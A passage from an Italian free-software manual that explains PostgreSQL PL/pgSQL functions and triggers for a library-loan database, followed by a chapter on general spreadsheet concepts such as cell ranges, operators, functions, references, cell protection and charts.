↪**`--pglib=/usr/lib/pgsql`**

In questo caso, si intende che il file '`plpgsql.so`' sia contenuto nella directory '`/usr/lib/pgsql/`'.

328.2.1 Le funzioni

Successivamente si passa alla scrittura della funzione che viene mostrata sotto, con l'aiuto di un programma per la creazione e la modifica di file di testo (come VI per esempio), generando il file '`funzione_controlla.plpgsql`'.[1]

```
create function inserisci_prestito(char(5), char(5), date)
returns boolean
     as 'declare
         numero_inventario alias for $1;
         codice_utente alias for $2;
         data_prestito alias for $3;
         data_restituzione date;
         prestito record;
         begin
            data_restituzione:=''2050.1.1'';
            select into prestito *
            from prestiti
            where n_inv=numero_inventario and
            data_r=data_restituzione;
            if found
               then
                  raise exception \'il libro è già a prestito\';
                  return ''f'';
               else
                  insert into prestiti (n_inv, cod_ut, data_p)
                  values (numero_inventario, codice_utente, data_prestito);
                  return ''t'';
            end if;
         end;'
language 'plpgsql';
```

Inizialmente si assegnano alle variabili '**`numero_inventario`**', '**`codice_utente`**' e '**`data_prestito`**' i valori corrispondenti '**`n_inv`**', '**`cod_ut`**' e '**`data_p`**'. Successivamente viene definita la variabile '**`data_restituzione`**', di tipo '**`date`**', alla quale viene assegnato il valo-

[1] Volendo rimanere nell'ambito di '**`psql`**', si può usare il comando '**`\!`**' per avviare temporaneamente il programma di creazione e modifica dei file di testo.

re sentinella ‘**2050.1.1**’; quindi la variabile ‘**prestito**’, di tipo ‘**record**’, che dovrà contenere la riga letta dalla tabella ‘**prestiti**’, nel caso la lettura vada a buon fine con l’istruzione:

```
select into prestito * from prestiti where...
```

Sostanzialmente si legge la tabella prestiti e se si trova una riga che soddisfa la condizione di uguaglianza tra ‘**n_inv**’ e il numero di inventario del libro che si vuole dare a prestito e tra la ‘**data_r**’ e la data fittizia del 2050.01.01, significa che il libro è già a prestito.

Se questa riga viene trovata (con la condizione ‘**if found**’), la funzione deve uscire dal blocco begin-end ed emettere un avviso che il libro è già a prestito, altrimenti deve inserire la riga in oggetto nella tabella prestiti con l’istruzione

```
insert into prestiti ...
```

con i dati passati dalla funzione.

Una volta scritto il file della funzione, si deve acquisirne il codice con il comando seguente, nell’ambito di ‘**psql**’:

biblioteca=> **\i funzione_controlla.plpgsql**[*Invio*]

Se nel frattempo la tabella ‘**prestiti**’ contiene righe senza senso, conviene azzerarla completamente, prima di mettere in pratica l’uso della nuova funzione di controllo:

biblioteca=> **\delete from prestiti;**[*Invio*]

Per l’uso vero e proprio della funzione, si interviene come nell’esempio seguente:

biblioteca=> **select inserisci_prestito (’2’,’3’,** ↩
↪**cast ’2001.1.1’ as date);**[*Invio*]

A questo punto, se si tenta di inserire per due volte lo stesso prestito, la funzione impedisce l’operazione e avvisa dell’errore.

328.2.2 I trigger e le funzioni

L’utilizzo dell’istruzione ‘**select**’ abbinata a una funzione può creare qualche confusione. Si può superare questo problema utilizzando un trigger che richiami automaticamente una funzione di controllo. Quello che segue è l’esempio di tale funzione corrispondente al file ‘funzione_trigger.plpgsql’.

```
create function inserisci_prestito_trigger()
returns opaque
   as ’declare
     numero_inventario char(5);
     data_restituzione date;
     prestito record;
        begin
        numero_inventario:=new.n_inv;
        data_restituzione:=’’2050.1.1’’;
           select into prestito *
           from prestiti
           where n_inv=numero_inventario and
           data_r=data_restituzione;
              if found
                 then
                    raise exception \’il libro è già a prestito\’;
                 else
                    return new;
               end if;
        end;’
```

```
language 'plpgsql';

create trigger controlla_libro_uscito
before insert
on prestiti
for each row
execute procedure inserisci_prestito_trigger();
```

Nel file in questione, si vede la dichiarazione di una funzione analoga a quanto già mostrato in precedenza, seguita dalla dichiarazione del trigger relativo.

La variabile new corrisponde alla nuova riga che si vuole inserire con l'istruzione '**`insert into`**', ed è di tipo '**`record`**'.

Dopo averle dichiarate, si assegna alla variabile '**`numero_inventario`**' il valore '**`new.n_inv`**' e alla variabile '**`data_restituzione`**' il valore sentinella '**`2050.1.1`**'. Successivamente con l'istruzione

```
select into prestito * ...
```

si va a vedere se nella tabella '**`prestiti`**' esiste una riga che soddisfa la condizione di esistenza del libro a prestito. Se si trova questa riga viene mostrato un messaggio di errore, altrimenti la funzione deve restituire il valore contenuto nella variabile '**`new`**', ovvero la riga che verrà inserita nella tabella.

La funzione '**`inserisci_prestito_trigger()`**' viene messa in azione, ogni volta che si vuole inserire una riga nel file prestiti, attraverso il controllo del trigger '**`controlla_libro_uscito`**'.

Si acquisisce la funzione e il trigger con il comando seguente, nell'ambito di '**`psql`**':

```
biblioteca=> \i funzione_trigger.plpgsql[Invio]
```

A questo punto per inserire un libro a prestito si userà l'istruzione standard:

```
biblioteca=> insert into prestiti (n_inv, cod_ut, data_p) ↩
↪values ('3','2','2001.10.10');[Invio]
```

Se il libro non è già a prestito, si ottiene la segnalazione standard del fatto che il libro è stato inserito. Se si ritenta l'inserimento di un prestito con lo stesso numero di inventario, si ottiene solo la segnalazione di errore prevista.

```
biblioteca=> insert into prestiti (n_inv, cod_ut, data_p) ↩
↪values ('3','3','2001.10.10');[Invio]
```

```
ERROR: il libro è già a prestito
```

328.3 Riferimenti

- Bruce Momjian, *PostgreSQL, Introduction and concepts*, capitolo *Functions and trigger*

  <*http://www.postgresql.org/docs/aw_pgsql_book/index.html*>

- The PostgreSQL Global Development Group, *PostgreSQL, Programmer's guide*, capitolo *Pl/pgSQL SQL procedural language*

  <*http://www.postgresql.org/idocs/index.php?programmer.html*>

Indice analitico del volume

Appunti di informatica libera 2003.01.01

Volume VII

Matematica e disegno

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- `daniele @ swlibero.org`

The main distribution for *Appunti di informatica libera* is described below. For every distribution channel the maintainer's name and address is also reported.

Internet

- direct reading: <*http://a2.swlibero.org/*>
  download: <*ftp://a2.swlibero.org/a2/*> and <*http://a2.swlibero.org/ftp/*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- direct reading: <*http://appuntilinux.torino.linux.it/*>
  download: <*ftp://ftp.torino.linux.it/appunti-linux/*>
  Carlo Perassi, `carlo @ linux.it`
- direct reading: <*http://sansone.crema.unimi.it/linux/a2/HTML/*>
  download: <*http://sansone.crema.unimi.it/linux/a2/*>
  Fabrizio Zeno Cornelli, `zeno @ filibusta.crema.unimi.it`
- direct reading: <*http://www.pctime.it/servizi/appunti-linux/*>
  download: <*http://www.pctime.it/servizi/appunti-linux/a2-prelievo/*>
  Franco Lazzero, PCTIME, `pctime @ pctime.net`
- direct reading: <*http://www.a2.prosa.it/*>
  download: <*ftp://ftp.a2.prosa.it/*>
  Davide Barbieri, `paci @ prosa.it`
- direct reading: <*http://linux.pueste.it/*>
  download: <*http://linux.pueste.it/filearea/AppuntiLinux/*>
  David Pisa, `david @ iglu.cc.uniud.it`
- direct reading: <*http://www.informasiti.com/Appunti/HTML/*>
  download: <*http://www.informasiti.com/Appunti/*>
  Claudio Neri, Sincro Consulting, `neri.c @ sincroconsulting.com`

GNU distributions

- GNU/Linux **Debian** <*http://packages.debian.org/appunti-informatica-libera*>
  Massimo Dal Zotto, `dz @ cs.unitn.it`

Italian magazine's CD-ROM

- **inter-punto-net** <*http://www.interpuntonet.it*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- **Internet News** <*http://inews.tecnet.it*>
  Francesco Facconi, `francescofacconi @ libero.it`
  Fabio Ferrazzo, `fabio.fr @ tiscalinet.it`
- **Linux Magazine** <*http://www.edmaster.it/prodotti/linux/ult-riv.html*>
  Emmanuele Somma, `esomma @ ieee.org`

Parte lxvii

Foglio elettronico

Concetti generali sui fogli elettronici

Il foglio elettronico è un insieme di *celle* accessibili attraverso delle coordinate, organizzate generalmente in forma bidimensionale. Le celle in questione sono delle variabili, rappresentate dalle coordinate relative.

Figura 329.1. Schema tipico di un foglio elettronico bidimensionale.

```
   .-----------------------------------------------------------------------.
   |     A     |     B     |     C     |     D     |     E     |     F     |
---|-----------|-----------|-----------|-----------|-----------|-----------|
 1 |           |           |           |           |           |           |
---|-----------|-----------|-----------|-----------|-----------|-----------|
 2 |           |           |           |           |           |           |
---|-----------|-----------|-----------|-----------|-----------|-----------|
 3 |           |           |           |           |           |           |
---|-----------|-----------|-----------|-----------|-----------|-----------|
 4 |           |           |           |           |           |           |
---|-----------|-----------|-----------|-----------|-----------|-----------|
 5 |           |           |           |           |           |           |
---|-----------|-----------|-----------|-----------|-----------|-----------|
 6 |           |           |           |           |           |           |
---|-----------|-----------|-----------|-----------|-----------|-----------|
 7 |           |           |           |           |           |           |
---------------------------------------------------------------------------'
```

Solitamente, le coordinate sono composte dall'accoppiamento di una lettera a un numero (intero), come per esempio A1, B25 e F43, ricordando ciò che si fa normalmente nelle notazioni matematiche: a_1, b_{25}, f_{43}. Visivamente, le celle di un foglio vengono disposte su una tabella, dove le colonne sono identificate da una o più lettere e le righe sono identificate da un numero intero. Secondo la tradizione, nelle coordinate delle celle non si distingue tra lettere maiuscole o lettere minuscole.

La dimensione di una tabella di un foglio elettronico varia a seconda delle potenzialità elaborative disponibili. In linea di principio non ci sono limiti teorici, dal momento che si possono indicare colonne anche attraverso l'abbinamento di più lettere alfabetiche.[1]

329.1 Coordinate di celle e di zone

La rappresentazione delle celle in forma tabellare è la caratteristica fondamentale del foglio elettronico. Questa disposizione facilita l'identificazione di gruppi di celle, ovvero di *zone*, disposte su aree rettangolari, dove una cella singola equivale alla zona più piccola disponibile.

Mentre il riferimento a una cella singola avviene in modo abbastanza uniforme tra i fogli elettronici comuni, l'individuazione di una zona avviene attraverso forme di rappresentazione differenti. In generale rimane un elemento comune: si individua una zona indicando due celle opposte. Per esempio, osservando la figura 329.2, si vede che è stato circoscritto un gruppo di celle rettangolari; per individuare tutto il gruppo basterebbe fare riferimento alla zona che va da C3 a E6, oppure da E3 a C6, oppure da C6 a E3, oppure da E6 a C3. In pratica, di solito non ha importanza l'ordine in cui si indicano le due celle opposte.

[1] Si osservi che la numerazione alfabetica è diversa da quella che avviene solitamente attraverso cifre numeriche. Per la precisione, il problema nasce dal fatto che nella numerazione alfabetica non esiste lo zero. Infatti, se 01 è uguale a 1, in questo contesto «A» non è uguale ad «AA».

Figura 329.2. Individuazione di una zona.

```
   .-----------------------------------------------------------------------.
   |    A      |     B     |     C     |     D     |     E     |     F     |
---|-----------|-----------|-----------|-----------|-----------|-----------|
 1 |           |           |           |           |           |           |
---|-----------|-----------|-----------|-----------|-----------|-----------|
 2 |           |           |           |           |           |           |
---|-----------|-----------#####################################-----------|
 3 |           |           #           |           |           #           |
---|-----------|-----------#-----------|-----------|-----------#-----------|
 4 |           |           #           |           |           #           |
---|-----------|-----------#-----------|-----------|-----------#-----------|
 5 |           |           #           |           |           #           |
---|-----------|-----------#-----------|-----------|-----------#-----------|
 6 |           |           #           |           |           #           |
---|-----------|-----------#####################################-----------|
 7 |           |           |           |           |           |           |
---------------------------------------------------------------------------'
```

Per abbinare le celle opposte che descrivono una zona, si usano simbologie differenti. La tabella 329.1 riassume le modalità comuni.

Tabella 329.1. Forme comuni di rappresentazione delle zone.

Descrizione	Applicativo	Rappresentazione
zone normali	Gnumeric	*xm*:*yn*
	SC	*xm*:*yn*
	StarOffice	*xm*:*yn*
	MS-Excel	*xm*:*yn*
	1-2-3	*xm*..*yn*
intervalli di colonne	SC	*x*:*y*
intervalli di righe	SC	*m*:*n*

Alcuni tipi di foglio elettronico consentono di attribuire un nome a delle zone di celle, per potervi fare riferimento in modo più intelligibile all'interno delle espressioni.

329.2 Tipi di dati

Lo scopo del foglio elettronico è il calcolo automatico di espressioni contenute nelle celle. In generale, le celle possono essere vuote, possono contenere una costante oppure un'espressione da calcolare. Volendo fare una classificazione più dettagliata, si può distinguere tra:

- celle vuote, nel senso che non contengono alcunché;
- celle contenenti una costante numerica;
- celle contenenti un'espressione che genera un risultato numerico;
- celle contenenti una costante stringa;
- celle contenenti un'espressione che genera un risultato stringa.

Alcuni fogli elettronici prevedono la rappresentazione di informazioni logiche (booleane). In questi casi si utilizzano valori numerici che nel contesto sono interpretati come logici: lo zero vale come *Falso*, qualunque altro valore vale come *Vero*.

Nell'ambito dei fogli elettronici hanno una rilevanza particolare le indicazioni di date e di orari. Generalmente, questi tipi di valori sono gestiti attraverso l'attribuzione di un significato speciale ai numeri comuni. Di solito, un numero *n* intero positivo indica l'*n*-esimo giorno a partire da un certo riferimento, mentre un numero positivo, minore o uguale a uno, rappresenta una frazione di giorno, ovvero un'ora particolare.

329.3 Espressioni

Tutto ciò che si inserisce all'interno di una cella ha la forma di un espressione; anche la costante è un'espressione. In particolare, le costanti vanno inserite secondo una forma prestabilita, per distinguere tra stringhe e numeri. Generalmente, i numeri si introducono nella forma cui si è abituati di solito, oppure vengono inseriti in un'espressione esplicita, mentre le stringhe possono richiedere un prefisso per poterle distinguere, oppure vanno inserite anche queste in un'espressione esplicita.

Tabella 329.2. Forme comuni di inserimento delle costanti.

Descrizione	Applicativo	Espressione
stringa normale	Gnumeric	*stringa*
	SC	(non disponibile)
	StarOffice	*stringa*
	MS-Excel	*stringa*
	1-2-3	*stringa*
stringa esplicita	Gnumeric	(non disponibile)
	SC	"*stringa*
	StarOffice	'*stringa*
	MS-Excel	'*stringa*
stringa allineata a sinistra	1-2-3	'*stringa*
stringa allineata a destra	1-2-3	"*stringa*
stringa centrata	1-2-3	^*stringa*
espressione	Gnumeric	=*espressione*
	SC	=*espressione*
	StarOffice	=*espressione*
	MS-Excel	=*espressione*
	1-2-3	*espressione*

Il caso di 1-2-3 è eccezionale. Come si vede nella tabella 329.2, si distinguono tre prefissi differenti per inserire una stringa, in base al tipo di allineamento desiderato. In generale i fogli elettronici non pongono questa limitazione, gestendo l'allineamento in modo indipendente.

Le espressioni vere e proprie si realizzano generalmente attraverso degli operatori e delle funzioni. La tabella 329.3 cerca di riassumere gli operatori comuni nei vari tipi di fogli elettronici.

Tabella 329.3. Elenco degli operatori comuni nei fogli elettronici.

Descrizione	Applicativo	Espressione
nessun effetto	Gnumeric	+*n*
	SC	+*n*
	StarOffice	+*n*
	MS-Excel	+*n*
	1-2-3	+*n*
inversione di segno	Gnumeric	-*n*
	SC	-*n*
	StarOffice	-*n*
	MS-Excel	-*n*

Descrizione	Applicativo	Espressione
	1-2-3	$-n$
somma	Gnumeric	$m+n$
	MS-Excel	$m+n$
	SC	$m+n$
	StarOffice	$m+n$
	1-2-3	$m+n$
sottrazione	Gnumeric	$m-n$
	SC	$m-n$
	StarOffice	$m-n$
	MS-Excel	$m-n$
	1-2-3	$m-n$
moltiplicazione	Gnumeric	$m*n$
	SC	$m*n$
	StarOffice	$m*n$
	MS-Excel	$m*n$
	1-2-3	$m*n$
divisione	Gnumeric	m/n
	SC	m/n
	StarOffice	m/n
	MS-Excel	m/n
	1-2-3	m/n
concatenamento di stringhe	Gnumeric	$m\&n$
	SC	$m\#n$
	StarOffice	$m\&n$
	MS-Excel	$m\&n$
	1-2-3	$m\&n$
raggruppamento, precedenza	Gnumeric	(...)
	SC	(...)
	StarOffice	(...)
	MS-Excel	(...)
	1-2-3	(...)

Ciò che non si può fare con gli operatori normali, si ottiene generalmente attraverso delle funzioni, la cui notazione varia a seconda dell'applicativo. Generalmente, una funzione è costituita da un nome seguito da dei parametri tra parentesi:

```
nome_funzione (parametro...)
```

Si pongono due tipi di problemi: la distinzione dei parametri e il modo in cui si riesce a distinguere che si tratta di una funzione. La separazione dei parametri avviene generalmente attraverso l'uso di virgole o di punti e virgola, a seconda dei casi. Per quanto riguarda il riconoscimento della funzione, potrebbe essere necessario iniziare ogni nome con un simbolo speciale.

Le funzioni dei fogli elettronici sono solitamente già stabilite. Purtroppo, la tradizione ha portato alla traduzione di questi nomi in base alla localizzazione. Dalla localizzazione può dipendere anche la scelta tra la virgola o il punto e virgola per separare i parametri delle funzioni, dal momento che si pone la scelta del simbolo usato per rappresentare la separazione tra parte intera e parte decimale di un numero. La tabella 329.4 elenca alcune funzioni tipiche nella tradizione dei fogli elettronici, secondo la localizzazione italiana.[2]

[2] Per completezza si indica anche l'espressione condizionale di SC, che usa operatori e non una funzione.

Tabella 329.4. Elenco di funzioni comuni nei fogli elettronici.

Descrizione	Applicativo	Espressione
sommatoria	Gnumeric	sum(*zona*)
	SC	@sum(*zona*)
	StarOffice	somma(*zona*)
	MS-Excel	somma(*zona*)
	1-2-3	@somma(*zona*)
radice quadrata	Gnumeric	sqrt(*n*)
	SC	@sqrt(*n*)
	StarOffice	radq(*n*)
	MS-Excel	radq(*n*)
	1-2-3	@radq(*n*)
arrotondamento	Gnumeric	round(*n*;*decimali*)
	SC	@round(*n*,*decimali*)
	StarOffice	arrotonda(*n*;*decimali*)
	MS-Excel	arrotonda(*n*;*decimali*)
	1-2-3	@arrot(*n*;*decimali*)
selezione condizionale	Gnumeric	if(*condizione*;*risultato_vero*;*risultato_falso*)
	SC	*condizione*?*risultato_vero*:*risultato_falso*
	StarOffice	se(*condizione*;*risultato_vero*;*risultato_falso*)
	MS-Excel	se(*condizione*;*risultato_vero*;*risultato_falso*)
	1-2-3	@se(*condizione*;*risultato_vero*;*risultato_falso*)

Il caso della sommatoria è speciale, in quanto si usa generalmente passando come parametro una zona intera. In tale situazione, se non fosse disponibile una funzione del genere, capace di accettare una zona intera come argomento, sarebbe necessario scrivere un'espressione, eventualmente molto lunga, utilizzando sempre l'operatore '**+**'.

I parametri delle funzioni possono essere costituiti da costanti o da espressioni di vario genere, anche se questo poi si paga con una difficile leggibilità. In questo contesto, le costanti stringa sono rappresentate generalmente delimitandole tra apici doppi.

Anche se nelle celle di un foglio non dovesse essere stato previsto il tipo di dati logico, ci sono funzioni che prevedono tra i parametri dei valori logici. In questi casi, può trattarsi solo di espressioni che restituiscono un valore *Vero* o *Falso*. Queste espressioni si realizzano attraverso operatori di comparazione, assieme a operatori o funzioni logiche, che generalmente corrispondono a quanto elencato nella tabella 329.5.

Tabella 329.5. Elenco degli operatori di confronto, degli operatori logici e delle funzioni logiche, comuni nei fogli elettronici.

Descrizione	Applicativo	Espressione
uguale	Gnumeric	*x*=*y*
	SC	*x*=*y*
	StarOffice	*x*=*y*
	MS-Excel	*x*=*y*
	1-2-3	*x*=*y*
diverso	Gnumeric	*x*<>*y*
	SC	*x*!=*y*
	StarOffice	*x*<>*y*
	MS-Excel	*x*<>*y*
	1-2-3	*x*<>*y*
minore	Gnumeric	*x*<*y*
	SC	*x*<*y*
	StarOffice	*x*<*y*
	MS-Excel	*x*<*y*
	1-2-3	*x*<*y*

Descrizione	Applicativo	Espressione
maggiore	Gnumeric	$x>y$
	SC	$x>y$
	StarOffice	$x>y$
	MS-Excel	$x>y$
	1-2-3	$x>y$
minore o uguale	Gnumeric	$x<=y$
	SC	$x<=y$
	StarOffice	$x<=y$
	MS-Excel	$x<=y$
	1-2-3	$x<=y$
maggiore o uguale	Gnumeric	$x>=y$
	SC	$x>=y$
	StarOffice	$x>=y$
	MS-Excel	$x>=y$
	1-2-3	$x>=y$
AND	Gnumeric	and(x;y[;z...])
	SC	x&y
	StarOffice	e(x;y[;z...])
	MS-Excel	e(x;y[;z...])
	1-2-3	x#AND#y
OR	Gnumeric	or(x;y[;z...])
	SC	$x \vert y$
	StarOffice	o(x;y[;z...])
	MS-Excel	o(x;y[;z...])
	1-2-3	x#OR#y
NOT	Gnumeric	not(x)
	SC	~x
	StarOffice	non(x)
	MS-Excel	non(x)
	1-2-3	#NOT#x

329.3.1 Date e orari

Esistono diversi modi per rappresentare il tempo nei fogli elettronici. In generale esistono due filoni fondamentali; nelle situazioni più comuni si utilizza un numero la cui parte intera rappresenta la quantità di giorni trascorsi a partire da un tempo di riferimento, mentre le frazioni dell'unità rappresentano le stesse frazioni di 24 ore; in altri casi, si usa un numero intero che esprime la quantità di secondi trascorsi da un tempo di riferimento. In generale, non ha importanza sapere quale sia il tempo di riferimento, tranne per il fatto che non si possono gestire date precedenti a quello. Al contrario, il modo in cui si annota effettivamente il tempo ha poi delle implicazioni operative significative, che verranno descritte.

Per gestire questi numeri, si utilizzano solitamente delle funzioni apposite, che generano il numero corretto per la rappresentazione del tempo desiderato. La tabella 329.6 riassume le funzioni più comuni a questo proposito.

Tabella 329.6. Elenco delle funzioni comuni per l'inserimento di valori legati al tempo.

Descrizione	Applicativo	Espressione
data	Gnumeric	date(*anno*;*mese*;*giorno*)
	SC	@dts(*mese*,*giorno*,*anno*)
	StarOffice	data(*anno*;*mese*;*giorno*)
	MS-Excel	data(*anno*;*mese*;*giorno*)
	1-2-3	@data(*anno*;*mese*;*giorno*)
orario	Gnumeric	time(*ore*;*minuti*;*secondi*)
	SC	@tts(*ore*,*minuti*,*secondi*)
	StarOffice	orario(*ore*;*minuti*;*secondi*)
	MS-Excel	orario(*ore*;*minuti*;*secondi*)
	1-2-3	@orario(*ore*;*minuti*;*secondi*)

Quando il tempo è rappresentato da un numero che rappresenta una quantità di giorni e frazioni di giorno, è facile fare delle operazioni; per esempio è facile calcolare quanti giorni sono contenuti in un intervallo di date, perché basta fare una sottrazione e il valore intero che si ottiene è proprio ciò che si cerca. Lo stesso tipo di operazione diventa più complicato quando il tempo è rappresentato in una quantità di secondi.

Generalmente, oltre alle funzioni che generano il valore corrispondente al tempo, ce ne sono altre per estrapolare alcune componenti: il giorno, il mese, l'anno, l'ora, i minuti e i secondi.

329.3.2 Rappresentazione dei dati

Esiste una distinzione importante tra la sostanza dei dati, il modo di memorizzarli e il modo di rappresentarli. Generalmente, il tipo di memorizzazione dei dati è anche il limite alla realtà che può essere rappresentata. A titolo di esempio, si può prendere in considerazione il problema già descritto della forma in cui vengono annotate le informazioni legate al tempo: il tempo, a livello umano, ha un significato che si traduce in qualche modo in un numero; poi, questo numero deve poter essere rappresentato in un qualche modo comprensibile a livello umano.

All'inizio del capitolo è stato chiarito che normalmente i dati inseriti nelle celle sono numeri, stringhe o espressioni che si risolvono in questi due tipi di dati. Un numero può avere un significato diverso a seconda del contesto. I fogli elettronici più recenti sono in grado di interpretare questo contesto, cercando di rappresentare i valori nel modo ritenuto più appropriato; quando questo non basta, occorre intervenire chiarendo il significato che l'informazione deve avere.

Volendo fare un esempio più semplice di quanto riferito alla gestione del tempo, basta pensare ai valori percentuali: il numero 0,1 può trovarsi in un contesto per cui sia giusto rappresentarlo proprio così, oppure potrebbe rappresentare un valore percentuale, ovvero il 10 %.

329.4 Riferimenti relativi e riferimenti assoluti

Una delle caratteristiche fondamentali di un foglio elettronico è la possibilità di copiare o spostare intere zone in punti diversi da quelli originali, inoltre deve essere possibile l'inserimento e l'eliminazione di righe e colonne.

In questa prospettiva, quando si scrivono delle espressioni che fanno riferimento a delle celle, o a delle zone, questi riferimenti sono generalmente relativi. Si osservi la figura 329.3, in cui si vede la zona A1:B3 che si desidera copiare in D2:E4.

Figura 329.3. Si vuole copiare la zona A1:B3 in D2:E4.

```
   -------------------------------------------------------------------------.
   |     A     |     B     |     C     |     D     |     E     |     F     |
---|-----------|-----------|-----------|-----------|-----------|-----------|
 1 | Primo     |     23456 |           |           |           |           |
---|-----------|-----------|-----------#########################-----------|
 2 | Secondo   |     87654 |           #           |           #           |
---|-----------|-----------|-----------#-----------|-----------#-----------|
 3 | Totale    |    111110 |           #           |           #           |
---|-----------|-----------|-----------#-----------|-----------#-----------|
 4 |           |           |           #           |           #           |
---|-----------|-----------|-----------#########################-----------|
 5 |           |           |           |           |           |           |
---|-----------|-----------|-----------|-----------|-----------|-----------|
 6 |           |           |           |           |           |           |
---|-----------|-----------|-----------|-----------|-----------|-----------|
 7 |           |           |           |           |           |           |
---------------------------------------------------------------------------'
```

Si intuisce che la cella B3 debba contenere un'espressione per il calcolo del totale, per esempio SOMMA(B1:B2); evidentemente ci si aspetta che la copia della zona A1:B3 in D2:E4 avvenga in modo «logico», ovvero che l'espressione in E4 sia modificata correttamente in SOMMA(E2:E3).

In modo analogo, ci si aspetta un comportamento «logico» se si desidera inserire un riga nuova tra la prima e la seconda. In tal modo, la terza riga diventerebbe la quarta, per cui l'espressione che prima si trovava in B3 andrebbe a finire in B4. A questo punto, sarebbe auspicabile che l'espressione fosse aggiornata in modo coerente, diventando SOMMA(B1:B3).

Quando si scrive una coordinata e si vuole evitare che questa venga modificata da tali comportamenti, apparentemente logici, si deve aggiungere l'indicazione di quale parte della coordinata non può essere modificata. Generalmente si aggiunge il simbolo '**$**' davanti alla lettera della colonna, davanti al numero della riga, o davanti a entrambi. Per esempio, $A3 è un riferimento alla cella A3, in cui l'indicazione della colonna non può essere alterata per nessun motivo; nello stesso modo, A$3 è un riferimento alla cella A3, in cui la riga non può essere modificata. Ovviamente, per impedire qualunque modifica si indica semplicemente A3.

329.5 Titoli, protezione delle celle e aree nascoste

Il foglio elettronico si presta particolarmente per la realizzazione di modelli già pronti, in cui può bastare l'inserimento di alcuni dati in celle prestabilite, per ottenere il completamento necessario in modo automatico. A titolo di esempio si può pensare al modello di una fattura, in cui basta inserire la descrizione dell'articolo, la quantità e il prezzo unitario per aggiornare tutte le altre informazioni. In questa situazione, può essere utile fare in modo di proteggere tutto il foglio liberando solo alcune celle. In pratica, si consente l'inserimento di dati solo nelle celle previste, impedendo errori che potrebbero costare l'alterazione di espressioni eventualmente complesse.

Generalmente si usa un approccio di questo tipo: le celle si possono considerare protette o non protette, ma si possono alterare comunque finché non viene attivata la protezione del foglio. In pratica, solo quando si richiede la protezione del foglio, nel suo complesso, viene preso in considerazione lo stato individuale di protezione delle celle. In base a questa logica, tutte le celle di un foglio nuovo sono protette in modo predefinito, fino a quando l'utilizzatore non toglie, singolarmente o a zone, la loro protezione; solo dopo questo lavoro di selezione si può abilitare le protezione globale del foglio, attraverso cui le celle protette non possono essere più modificate.

Alcuni applicativi del genere attivano e disattivano la protezione globale semplicemente a richiesta, mentre altri richiedono l'inserimento di una parola d'ordine, che rende la protezione più efficace.

Nel momento in cui si usa il foglio elettronico per realizzare modelli complessi, diventa interessante la possibilità di nascondere delle righe o delle colonne. Questo consente di inserire al loro interno espressioni per calcoli intermedi di qualche risultato che non conviene mostrare all'utente a cui verrà fatto utilizzare poi tale lavoro. Questa funzionalità, quando disponibile, si abbina convenientemente alla protezione del foglio, che può impedire eventualmente l'estrazione di queste informazioni nascoste.[3]

A completamento di queste funzionalità di protezione, si può aggiungere la possibilità di bloccare lo scorrimento di alcune righe e colonne iniziali. Si fa riferimento a questo concetto parlando di «titoli» o di «riquadri». Lo scopo di tale meccanismo è il mantenere in vista alcune righe e alcune colonne che permettono di interpretare i dati delle celle, quando si realizzano tabelle di dati molto grandi che superano l'estensione visuale dello schermo.

329.6 Grafici

Attraverso i dati contenuti nelle celle di un foglio elettronico è possibile ottenere generalmente un grafico, scelto in base al tipo di informazioni che si intendono rappresentare. Il comportamento dei programmi di questo tipo può variare di molto nel modo di richiedere le informazioni necessarie alla realizzazione di tali grafici. In generale, per quanto riguarda i grafici che si dispongono su assi cartesiani, vengono distinti due gruppi di informazioni fondamentali: una serie di stringhe descrittive che vanno disposte sull'asse X e più insiemi di valori da disporre sull'asse Y in corrispondenza dei riferimenti sull'asse X.

Per fare un esempio, osservando la figura 329.4, si vedono tre gruppi di valori abbinati alle descrizioni «Primo», «Secondo» e «Terzo». Si intende che le stringhe contenute nella zona A1:A3 vanno collocate nell'asse X, mentre le zone B1:B3, C1:C3 e D1:D3 sono i valori relativi da rappresentare.

Figura 329.4. Si vuole realizzare il grafico dei dati contenuti nella zona A1:D3.

```
----------------------------------------------------------------------------.
   |     A     |     B     |     C     |     D     |     E     |     F     |
---|-----------|-----------|-----------|-----------|-----------|-----------|
 1 | Primo     |        10 |        15 |        20 |           |           |
---|-----------|-----------|-----------|-----------|-----------|-----------|
 2 | Secondo   |        20 |        17 |        15 |           |           |
---|-----------|-----------|-----------|-----------|-----------|-----------|
 3 | Terzo     |        30 |        19 |         5 |           |           |
---|-----------|-----------|-----------|-----------|-----------|-----------|
 4 |           |           |           |           |           |           |
---|-----------|-----------|-----------|-----------|-----------|-----------|
 5 |           |           |           |           |           |           |
----------------------------------------------------------------------------'
```

In questo caso, i valori da rappresentare, ovvero le *serie di valori*, sono organizzati in modo verticale. Quando il programma che si utilizza guida alla realizzazione del grafico, potrebbe proporre delle soluzioni errate; in questo caso potrebbe proporre la lettura delle serie di valori in modo orizzontale. È evidente, quindi, che quando si realizza un grafico occorre poi controllare che ciò che si ottiene corrisponda effettivamente a ciò che si vuole rappresentare. Ci si può allenare su questo problema provando a ottenere lo stesso grafico orientando diversamente la tabella dei dati, come si vede nella figura 329.5.

[3] Non si deve considerare questa come una misura di sicurezza molto potente. Si tratta piuttosto di una possibilità più utile allo scopo di evitare errori all'utente inesperto a cui si fa compilare un modello del genere già pronto.

Figura 329.5. Si vuole realizzare il grafico dei dati contenuti nella zona A1:C4.

```
   ------------------------------------------------------------------------------.
    |     A     |     B     |     C     |     D     |     E     |     F     |
 ---|-----------|-----------|-----------|-----------|-----------|-----------|
  1 | Primo     | Secondo   | Terzo     |           |           |           |
 ---|-----------|-----------|-----------|-----------|-----------|-----------|
  2 |        10 |        20 |        30 |           |           |           |
 ---|-----------|-----------|-----------|-----------|-----------|-----------|
  3 |        15 |        17 |        19 |           |           |           |
 ---|-----------|-----------|-----------|-----------|-----------|-----------|
  4 |        20 |        15 |         5 |           |           |           |
 ---|-----------|-----------|-----------|-----------|-----------|-----------|
  5 |           |           |           |           |           |           |
   ------------------------------------------------------------------------------'
```

329.7 Riordino

Il foglio elettronico non è un sistema adatto per l'elaborazione di dati al livello di una base di dati. Tuttavia, può essere utile inserire elenchi brevi che poi conviene riordinare in base a qualche criterio.

